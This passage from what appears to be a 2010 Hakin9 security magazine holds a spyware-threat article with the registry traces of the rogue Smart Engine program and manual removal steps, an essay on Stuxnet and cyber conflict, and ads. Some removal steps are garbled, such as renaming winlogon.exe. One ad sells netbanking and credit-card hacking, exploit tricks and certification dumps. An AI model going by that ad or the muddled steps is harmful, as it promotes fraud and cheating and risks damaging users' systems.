Is one of my favorites. ZoneAlarm firewall is quiet, effective, and should be considered an excellent tool for replacing the adequate default Windows firewall with a stronger option that includes better outbound protection, antiphishing guards, and ZoneAlarm's behavioral detection network. The changes made to improve the default firewall in Windows 7 are impressive, but the newest version of the free ZoneAlarm Firewall argues that Microsoft still has a long way to go. ZoneAlarm recently introduced multiple new features to one of the world's oldest computer security programs since my favorite BlackICE (rest in peace) including quieter outbound protection, behavioral detection from the ZoneAlarm Internet security suite, automatic Wi-Fi security setting activation, antiphishing protection, an overhauled ZoneAlarm toolbar, and 2GB of online storage for free. What more could one ask for in a state of the art personal firewall? Grab your copy today, here: <http://www.zonealarm.com/security/en-us/anti-virus-spyware-free-download.htm>.

### Security Tips and Resources

Join a security techtips group – try <http://www.naisg.org> – the *National Information Security Group* – it's free to





join and you can send an email question on network security and get a quick answer for FREE from an industry expert. If you don't stay on top of your own security issues, the cyber criminals will find a way to exploit you when you least expect it.

If you're considering passing a security exam such as the challenging CISSP® from ISC2.org, please pay a visit the amazing resource, CCCURE, of my old friend Clement Dupuis, which he updates frequently, at <http://www.cccure.org/>.

Visit the *National Institute of Standards and Technology* (NIST) or the *Defense Information Security Agency* (DISA) where you can download *Security Technical Implementation Guides* (STIGs) – best practices system hardening instructions. Sample STIGs are found here: <http://iase.disa.mil/stigs/stig/>. Also, don't forget to visit the FASP area of NIST – a wonderful resource loaded with IT security guru nuggets from the US Government, which can be found here: <http://csrc.nist.gov/groups/SMA/fasp/areas.html>.


Stay on top of the latest threats and vulnerabilities by joining the *USCERT's cyber alert system*. Four products in the National Cyber Alert System offer a variety of information for users with varied technical expertise. Those with more technical interest can read the Technical Cyber Security Alerts or the Cyber Security Bulletins. Users looking for more general-interest pieces can read the Cyber Security Alerts and Cyber Security Tips at <http://www.uscert.gov> you will find timely information about current security issues, vulnerabilities and exploits. Make sure to subscribe to the Cyber Security Bulletins for weekly summaries of new vulnerabilities and if there are any patches available or system reconfiguration instructions to remediate the problem, harden the hole and mitigate the risk.

### Summary

*We must be even more vigilant and carve out our own path of a more preemptive, proactive personal computer and network security strategy, if we are to stay ahead of the next threats.*

In my next article I'll tell you what I think is coming your way in 2011, including new malware targeted at taking down IPS systems – by directly targeting them in a unique way, why it's time to upgrade your corporate Firewall and where the exploits are going to be headed – it might be a big surprise to some of you.

In the meantime, I am so thankful for the opportunity to be working with the team at Hakin9 magazine and share, in this ink or digital bits with you, some hopefully



new and refreshing ideas at getting one step ahead of the next threat. Harden your systems, deploy some new anti-malware technology and unique personal firewalls, run encryption wherever you can and keep an eye on your assets. Thanks for joining us – please share the link to Hakin9 magazine with all your friends – it's digitally free, so not only is the price right, but with all of the other excellent articles and unique points of view on cyber security, *consider Hakin9.org one of your best weapons in the cyber war.*

---

### GARY S. MILIEFSKY, FMDHS, CISSP®

*Gary S. Miliefsky is a regular contributor to Hakin9 Magazine. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).*





# HAKIN9

***Subscribe to our newsletter and stay up to date with all news from Hakin9 magazine!***

***<http://hakin9.org/newsletter>***



## Hakin9

team!

If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

**[editors@hakin9.org](mailto:editors@hakin9.org)**

and give us a brief description of your field of interest.

**We look forward to hearing from you!**

# An Analysis of the Spyware Threat and how to Protect a PC

## A Brief History of Spyware

Spyware has been around since approximately the mid-late nineties but it wasn't until the millennium that Zone Labs founder Gregor Freund coined the name *Spyware*. Spyware can be clearly defined as invasive (monitoring your browser habits through adware and user tracking software) and malicious (installing keyloggers and other spyware related programs). It's important to distinguish between the definitions but they can clearly overlap or blend as all will become clear.

### Did you know?

Spyware and adware does not self-replicate unlike malware, viruses or worms.

## The Typical Spyware Scenario

The typical scenario for spyware is that an application silently installs on a user's PC and secretly monitors and collects personal information for different reasons. One fascinating aspect of this type of invasive and/or malicious program is that the security vendors slightly differ on how they interpret spyware, but all agree on one thing –that in the main it *gathers information* for marketing purposes and can also be used to steal personal data for financial gains.

## The Spyware Threat

You are now aware of the two spyware definitions – one is *legal* or *invasive* and the other looks for exploits to steal a users' personal data (malicious). Spyware by its very nature isn't ALL malicious as most *legal* spyware will send the information that is gathered i.e. browsing habits and cookies to the marketing company or spyware author. The marketing company will then use the personal data for advertising and marketing purposes as well as selling the data onwards to third-parties.

Malicious spyware on the other hand, is also used to propagate with the express knowledge of stealing personal data (identity theft), passwords and sensitive financial data (such as credit and debit card numbers). This type of spyware will silently install separate executable programs on a user's PC – the

first time a user will know this, is when the user sees advertisement pop ups or a general slowdown in web browsing or loading the Windows operating system. Some of the more elaborate methods of infection include, browser hijacking, adding adult URLs to browser bookmarks, and using self-updating code which stops spyware removal altogether.

### Did you know?

Some websites ask you to register or sign up to receive content which in some cases involves silently installing a spyware program. Always read the Privacy Policy and EULA agreements before you agree to anything.

## The Adware Threat

Adware is advertising-supported software which automatically plays, displays or downloads pop-up advertisements on a PC. Adware is actually harmless however some adware comes with spyware, keyloggers and other malicious software. The main difference between spyware and adware is that adware is advertising driven. When you trial software you will probably notice advertisements and when you purchase a license key the advertisements are removed. The ads are an annoyance and often referred to as *nagware*. The only way to remove the *nagware* is to register and or purchase the software in most instances.

## Spyware and Adware Blended Attack Vectors

Here are two interesting spyware attack methods (also applicable to malware propagation) that might form part of a blended attack vector:

### P2P Networks and File-Sharing

Spyware and adware will normally be bundled with free or shareware software programs. The main target for spyware and adware propagation is via P2P networks. The file-sharing clients such as Kazaa deliver spyware and adware for commercial purposes. You would be amazed to learn that anti-spyware vendors have come under attack for including some of the spyware and adware programs in their *benign* lists.

## IFrame HTML Exploit

Another interesting spyware attack vector uses the IFrame. An IFrame is an HTML document that is embedded in another HTML document. Because the IFrame loads another Web page, it can be used by criminals to place malicious HTML content, such as a script that downloads and installs spyware, into non-malicious HTML pages hosted by trusted Web sites.

## Advertising Application Software

There are a number of advertising application software companies that provide advertising software that install on a PC in *silent* mode, deliver advertisements and track website browsing habits (using cookies and *by stealth*). Most advertising-delivery software is silently installed on a PC as part of a free or trial software installation. The only time a user might notice the so called *benign* application might have been installed, is by reading the privacy policy or EULA (of a free application for example) or your Internet Security firewall might alert the user. Lets us now take a look at the EULA which if users read it might make one think twice about accepting the agreement to download and install something.

## The EULA Privacy Threat

EULA stands for *End-User License Agreement* and is a legal contract between the author/developer and the end user of an application. EULAs detail how the software can and cannot be used while at the same time highlighting any restrictions that the author/developer enforces. No one EULA is the same, hence that some EULA's using legal language which highlight that the software you are about to download will share your data with a third-party. The problem here is do you know how they do this? Is it through a silent install of a spyware program?

Interestingly (and probably deliberately) some EULAs are very confusing to understand for the average user for good reason – in fact some might discretely highlight that they will install spyware onto a user's PC. Have a look at this from anti-spyware specialists Lavasoft. This is a quote from Zango Inc. EULA. It can be found at the very end of the agreement where the average user would probably miss it. So what does it mean?

*„If any part of this Agreement is held by a court to be illegal, invalid or unenforceable, it will not affect the validity of the balance of the Agreement, which will remain valid and enforceable according to its terms.“*

One interpretation might be that the entire EULA could be *illegal, invalid or unenforceable* but agreeing to the EULA makes it legally valid and enforceable. In other words *tread with caution* if you decide to download any software from this website. *Lavasoft, 2010 (c)*

Did you know? Some advertising-delivery software isn't detected by anti-adware/anti-spyware software – in fact some are by default included in *whitelists* so that users are unaware of their presence.

## The Google Adware Problem

Google partners with advertising application software companies such as WhenU, which provides *legal* advertising software which opens up a *pop-up window* on a client website. The pop-ups allow WhenU and its partners to charge website advertisers for traffic they would otherwise receive for free. Google passes the clicks through its ad platform and then charges advertisers claiming they are first time/genuine leads while all the time the users are already on the advertisers' website. Very naughty!

WhenU is one of the major *legal* adware players but Internet experts have observed some rather malicious PC activity. It is rather ironic that the Google-funded StopBadware has blacklisted WhenU-installers as *badware* but Google still uses WhenU for ad placements.

## The Rogue Anti-Spyware Software Threat

Rogue anti-spyware software normally delivers a Trojan payload onto a PC through vulnerabilities in an existing program or via IE, Adobe Acrobat or Java. Some rogue anti-spyware programs deliver some very nasty Trojans, spyware viruses and malware.

A glance at Figure 1 and you can see that Win32/FakeSpypro was the most commonly detected rogue

| Worldwide        | 4,391,982 | United States    | 3,036,867 | United Kingdom   | 330,719 |
|------------------|-----------|------------------|-----------|------------------|---------|
| Win32/FakeSpypro | 1,424,275 | Win32/FakeSpypro | 1,139,157 | Win32/FakeSpypro | 71,660  |
| Win32/FakeXPA    | 569,049   | Win32/FakeXPA    | 412,018   | Win32/Winwebsec  | 55,385  |
| Win32/FakeVimes  | 559,076   | Win32/FakeVimes  | 346,553   | Win32/FakeRean   | 49,037  |
| Win32/FakeRean   | 493,443   | Win32/FakeRean   | 344,285   | Win32/FakeXPA    | 48,665  |
| Win32/Winwebsec  | 439,766   | Win32/Winwebsec  | 301,300   | Win32/FakeVimes  | 42,989  |
| Canada           | 168,993   | France           | 121,401   | Germany          | 92,484  |
| Win32/FakeSpypro | 63,426    | Win32/FakeSpypro | 22,276    | Win32/FakeSpypro | 22,979  |
| Win32/Winwebsec  | 27,146    | Win32/FakeXPA    | 14,653    | Win32/FakeVimes  | 12,141  |
| Win32/FakeVimes  | 19,679    | Win32/FakeVimes  | 14,300    | Win32/FakeXPA    | 10,929  |
| Win32/FakeXPA    | 15,964    | Win32/FakeRean   | 12,469    | Win32/FakeCog    | 8,749   |
| Win32/FakeRean   | 12,914    | Win32/Fakeinit   | 11,547    | Win32/FakeRean   | 7,211   |
| Spain            | 70,596    | Australia        | 64,047    | Italy            | 55,349  |
| Win32/FakeSpypro | 22,961    | Win32/FakeSpypro | 21,714    | Win32/FakeSpypro | 11,180  |
| Win32/FakeVimes  | 10,812    | Win32/FakeXPA    | 9,427     | Win32/FakeVimes  | 8,585   |
| Win32/FakeRean   | 8,067     | Win32/FakeRean   | 8,533     | Win32/FakeRean   | 7,428   |
| Win32/FakeXPA    | 4,949     | Win32/FakeVimes  | 7,577     | Win32/FakeXPA    | 6,106   |
| Win32/FakeCog    | 4,866     | Win32/Winwebsec  | 5,702     | Win32/FakeCog    | 5,031   |

**Figure 1.** The countries and regions with the most rogue security software infections in 2Q10, with the number of computers cleaned in total and the top five rogue families in each location. Source: MSIR Volume 9 – Jan-June 2010 (c)

security software family in 2Q10 worldwide and in each of the top locations, with more than twice as many detections as the next most prevalent family. Names under which FakeSpypro is distributed include AntispywareSoft, Spyware Protect 2009, and Antivirus System PRO. Detections for FakeSpypro were added to the MSRT in July 2009.

## Did you know?

According to Microsoft's *MSIR Volume 9 –Jan-June 2010 report spyware*, which has never been a very prevalent category, declined by more than two-thirds in the past four quarters (Figure 1).

The examples below describe a recent *typical* Trojan install via a rogue anti-spyware program and how a scareware anti-spyware program called 'Smart Engine' is creating havoc on the Internet:

## Tidserv – identified in the wild Oct 2010

Trojan name: HTTPS Tidserv Request. This rather nasty signature delivers a backdoor Trojan that detects what antivirus you are running and then informs you that you have an infection. The Trojan uses root-specific techniques to hide itself from antivirus detection and the Windows operating system. The Tidserv Trojan then creates a hidden driver and service to run automatically when Windows next loads. While the Trojan is running, it attempts to hijack Internet Explorer (or any other browser), redirect search results in Google, Yahoo!, and MSN to non-related sites. It also blocks most antivirus and antispyware programs from running while blocking access to security websites (this is a common attack vector), disable Windows Task Manager, Windows Security Center and the Registry editor.

## Smart Engine – identified in the wild Oct 2010

The Smart Engine rogue anti-spyware software (see Figure 2) `Win32.FraudTool.SmartEngine` provides exaggerated threat reports (security alerts via task bar

pop up) on the compromised PC then asks the user to purchase a registered version to remove the reported threats. The bad news is that Smart Engine blocks legitimate security, non-security programs and system utilities. It modifies Windows hosts files and hijacks any web browsers resident on the target PC. An infected user will have to use certain security tools and methods to disable the rogue software and then download malware removal software.

## Did you know?

The tactic of highlighting fake security threats and asking the user to purchase is known as *scareware* – and it is proving a very successful business! (Figure 2).

The file `Win32.FraudTool.SmartEngine` makes the following file and folder changes to the target PC:

*This is a snapshot of files, folders and keys that are added or modified when the rogue software is installed:*

```
Files
%Desktop%\Smart Engine.lnk
Folders
%AllUsersProfile%\Application Data\e76be7
%AllUsersProfile%\Application Data\SMZUE
%Appdata%\Smart Engine
RegistryEntries
Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
    CurrentVersion\Image File Execution Options\<many>
Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
    CurrentVersion\Run
Value: Smart Engine
```

## Removing Spyware/Adware from a PC

To completely remove spyware from a PC can be very difficult. Most spyware like malware propagates in many different locations i.e. registry, files, system and folders and removing all the erroneous files can be a challenge. In some instances spyware software will disable antivirus, firewall and other well known security software as well as create fake BSODs. Some may even remove the Microsoft Windows Security Center and replace it with a fake one as well as hijack the browser and stop users from clicking on links to security websites. Worse still a PC may stop loading Windows altogether. So you can see the difficulty in attempting to clean a PC. There are some simple steps to removing most spyware and adware – these are generic and provide useful guidance when identifying and cleaning spyware and self-replicating malware from a PC.

### STEP 1:

Reboot PC in *Safe Mode with Networking* – always log as the same user that was previously logged in with, in normal Windows mode\*.




Figure 2. The Smart Engine



### STEP 2:

Launch IE and from *Tools>Internet Options>Connections* tab click LAN SETTINGS and uncheck the checkbox labelled *Use a proxy server for your LAN*.

### STEP 3:

Download Process Explorer – *iexplore.exe* (or *explorer.scr*) – use this program to look for processes linked to the rogue program you have installed. Rename the *iexplore.exe* or *winlogon.exe* installers. Alternatively download and use AutoRuns from SysInternals (you can also run this from removable media).

### STEP 4:

Check the *hosts* file and if it has any entries other than 127.0.0.1, comment them out –notepad *c:\windows\system32\drivers\etc\hosts\*\**.

### STEP 5:

Download Malwarebytes Anti-malware – if this doesn't happen then download both the program and signature update database from another PC and install on the infected PC using removable media.

### STEP 6:

Then download Spybot S&D and Spyware Doctor.

### STEP 7:

Reboot the PC in Safe Mode again and in most situations the malicious files have been removed. Download/update the antivirus and firewall and any other security products on the PC.

### STEP 8:

Run a full scan not a *fingerprint* scan and then reboot the PC.

### STEP 9:

Download and install CCleaner and click the Registry tab to run a registry clean – don't forget to make a backup of the registry.

### STEP 10:

Download and install NovaShield Anti-malware software – this program uses the OS Kernel to monitor any file; registry; process and network changes. This program will work alongside your existing antivirus and firewall software.

\*Sometimes the Safe Mode is disabled by the spyware/malware – this happens because the malicious file has deleted the Safeboot registry keys. It is possible to merge a reg file with the missing Safeboot entries to re-enable Safe Mode.

\*\*Spybot S&D inserts entries into the host file – as long as the host file IP address is 127.0.0.1 then all should be ok. According to Spybot S&D these entries (which can be in their thousands and is known to affect browser performance) are inserted as part of the immunization process.

## Final Thoughts

What is evidently clear, especially from security vendors is that spyware is on the decline and the evidence collected from the Microsoft MMPC through the latest MSIR H1 2010 Intelligence report further confirms this. It states *spyware has declined by more than two thirds over the past four quarters* up to June 2010. The Microsoft statement needs further clarification though as the report only provides spyware trends and statistics that have been collected from Microsoft desktop anti-malware software and telemetry from millions of computers in more than 200 countries. That said spyware is evolving and will never disappear.

Firstly the evasive spyware used by marketing agencies probably isn't included in the Microsoft reports as they have probably been *whitelisted*. No one has any idea just how many *legal* spyware applications exist in the wild. Facebook will no doubt be considering *legal* evasive snooping but will never admit to it, just like Google (as highlighted in the *Google Adware Problem* section). Everyone knows Facebook wants to compete directly with Google – what better way than to snoop on your members with silent/legal spyware? Will anyone complain? Will anyone read the Privacy statement revisions?

### Did you know?

Antivirus software actually makes silent calls to servers to check application status/virus definition updates and some collect operating system data.

The malicious spyware will continue to be a threat. Expect spyware authors to develop more cunning ways to deliver spyware as part of a malicious payload. The attack vectors will include looking for vulnerabilities in Java, Microsoft Windows, website browsers, Active X, and sending users to IFrame websites (can be done from links in search engines) just to name a few.

---

## JULIAN EVANS

*Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.*

# Electronic Cold War

We have entered a new era of conflict, an era similar to that of the Cold War. This era will be a new James Bond style period of spying, sabotage, and misinformation but in the cyber realm. It will not nearly be as glamorous as Bond but probably more destabilizing to world politics in the short term.

**S**tuxnet has changed the game and brought us to this new world of possibilities. It's not the worm itself, but the concept. We have had these attacks for years: bad guys attacking good guys, bad guys attacking bad guys, bad guys attacking for ransom, denial of service, credential stealing, account compromises, etc. The usual actions are for financial profit or bragging rights. Of course we have been spying on each other via computers and the internet for years. We know this goes on every day and will inevitably continue as long as we have computers.

Stuxnet is not either of these. Stuxnet is good old-fashioned sabotage using a new set of tools. Just as if someone had sent a commando team in to demolish a target, Stuxnet made bad things happen. Its master has not yet been revealed. Stuxnet isn't stealing anything or making a profit for its owner. This is a radical shift in motivation for malware. I think this is a game changing event on the scale of aircraft being introduced to warfare.

Stuxnet was designed apparently to do physical damage to specific politically sensitive targets. It appears also to be designed to point a finger at someone as the author country. The exact details aren't relevant to my point. The larger picture is what I'm looking at. If we take things at face value, as what they appear to be, we just had one country or group of countries invest a lot of money, expertise, and time into building an electronic tool that would cause significant but targeted damage to a politically important target. Bombs do that too. But with a bomb it's usually pretty easy to find out who dropped it. With malware it's not so easy if done right. And Stuxnet was done right.

We have had of course countries attacking each other electronically before. They just haven't made the news nor have they been on this scale or probably as successful. This makes malware a new diplomatic and political tool with a gigantic advantage. You can be fairly

sure it can't be attributed with any certainty to you. For example, a trade war starts. Country A imposes tariffs on country B's imported steel to help prop up country A's internal steel industry. Country B launches a malware strike to shut down steel plants in country A for a few weeks. Country A then needs to reconsider its tariff in order to keep its steel reliant industries online. That is one effective tool! And while it may be apparent who would be most motivated to have launched that strike malware, no one can say for sure.

So I believe we are entering an Electronic Cold War. It will be similar I think in its scope and depth to our nuclear Cold War. We will play this game until we learn that using these tools is far too dangerous. Because with these tools, and as with Stuxnet, there was apparently unintended collateral damage.

These strikes will be sometimes surgical and just take out a non-civilian target, but I suspect there will also be attacks against a power grid. Say one country wants to hinder the ability for another country to deploy military forces. If the electrical grid were down for a few days they would be quite busy with the aftermath, thus no deployment.

Here is what I predict this era will look something like. It will last five to ten years. We will see in the next few years five to eight diplomatic strikes like stuxnet back and forth between the usual protagonists in the developed world. These take time to build and stage so they won't be going back and forth day after day.

We will see one of the last two or three strikes do major damage to the target country, possibly unintended. These strikes could be something like a power grid seriously affected or a transportation or financial system damaged. The strikes will settle down then for a bit. Diplomats will talk more and compromises may be reached while each side is keenly aware of their

vulnerability. Then we will get bold again, more conflict, another few strikes, and we compromise again once reminded of our vulnerability.

Here is where it gets really ugly. A terrorist group will figure out how to use Google, install linux on something and build a strike malware package of their own and plaster their name all over it. They'll release it and do major damage to a swath of Europe or North America-major damage as in people not trusting their government or infrastructure, power systems down, general panic. That is when we start acting like adults and decide these weapons are REAL weapons. They are too dangerous to be used for political purposes and far too dangerous to be in the hands of terrorists.

One way I could see it ending would be with the developed countries of the world agreeing on a Geneva-style treaty to outlaw the use of these weapons against anything but military targets, and we'll build some kind of separated playground for military networks separate from civilian infrastructure. Countries that don't sign onto the treaty get banned from the "good guys" internet. We end up with the developed world's internet and the bad guys internet.

But the good thing that could come of this, and something I wish we could do now, is make a law

enforcement agency that polices the internet and has no geographical boundaries to enforce this treaty. They track down bad guys, wherever they live, and kick in a door and enforce these new laws. There are of course major privacy issues and censorship problems with all of this, but it's better than where we are now.

Controlling a weapon that only becomes a weapon when a normal tool is used for nefarious purposes is extremely difficult. I don't know how this will all work out, but I know it's going to be interesting!

Tune in next time, we'll talk about the complexities of what happens when cyber weapons become militarized, should our private security companies then be militarized? As always please send me your thoughts, [jonkman@emergingthreatspro.com](mailto:jonkman@emergingthreatspro.com). Get your copy of the new ET Pro Ruleset, <http://www.emergingthreatspro.com> and support open source security!

**MATTHEW JONKMAN**

*Matt is the founder of [emergingthreats.net](http://emergingthreats.net), the only open and community based intrusion detection ruleset, and is also president of the Open Information Security Foundation (OISF). The OISF is building Suricata, an next generation ids funded by the US department of homeland security.*

a d v e r t i s e m e n t

# There is a better way.

Get the Data Rescue Engine from Black Box.

Retrieve important files from an infected PC *without* bringing malware with them.

The Data Rescue Engine is a set of security tools on a USB drive that helps restore an infected PC. Simply plug it into an infected PC and it terminates invasive malware like Trojans, worms, adware, and spyware programs, enabling you to safely retrieve and save valuable user data files.



**Special offer:**

Be one of the first 100 people to respond to this ad and get a FREE Data Rescue Engine USB stick good for a one-time use.



A \$59.99 Value!

Call 800-355-7996 or visit [blackbox.com/go/DRE](http://blackbox.com/go/DRE)








# Want's to be the Best Ethical Hacker & Security Expert

GET "The Secret of Hacking" with 2 DVD (40,000 full ver tools)+ Videos.



**2<sup>nd</sup> Edition** List Price: ~~USD 98~~  
Offer Price: **53 USD ONLY**



**3<sup>rd</sup> Edition** List Price: ~~USD 99~~  
Offer Price: **54 USD ONLY**

**Combo Offer** (with 4 DVDs)

**3<sup>rd</sup> Edition** + **2<sup>nd</sup> Edition** + 1<sup>st</sup> edition in PDF

List Price: ~~USD 399~~  
Offer Price: **Rs. 99 USD ONLY**

= Order Combo KIT (**Save 53%**)

## SPECIAL COMPANY HIGHLIGHTS ...

- » We are the world's first company that released Exploit on Ms Office 2007
- » We also released first multi hop Exploit for PDF 8/9 (hide exe into PDF file)
- » Leo Impact Security, inc have more then 5 patent pending research

**Security Expert**  
**Average Salary**  
**1,20000 USD**  
Source: payscale.com



### UNCOMMON FEATURE'S:

- 21 WAYS TO HACK & PROTECT EMAIL ID & PASSWORDS
- LEARN BASIC TO ADVANCED HACKING AND SECURITY
- LEARN REMOTE HACKING(WITHOUT ANY ATTACHMENTS)
- LEARN NETBANKING & CREDIT CARDS HACKING & SECURITY
- EASILY PASS CEH, CHFI, CISSP, CISA CERTIFICATIONS (Free Dumps)
- LEARN VIRUS RESEARCH & DEVELOPMENT.
- 30 DAYS MONEY BACK GURANTEE IF YOU ARE NOT SATISFIED
- No shipping and Hidden cost + Works on all Operating system (Widnows, Linux, Mac OS)



### Incredible Offer :: Order Now

[www.theseretofhacking.com](http://www.theseretofhacking.com)  
**Now available on Amazon.com**

**Over 50,000 Sold!**

:: Get Surprise Free Gift ::

[www.theseretofhacking.com](http://www.theseretofhacking.com)



**LEO IMPACT SECURITY**

**Leo Impact Security, INC**  
616, Corporate Way, Suite 2  
#4000, Valley Cottage, NY 10989  
**Phone:** +1 818 252 9090 (USA)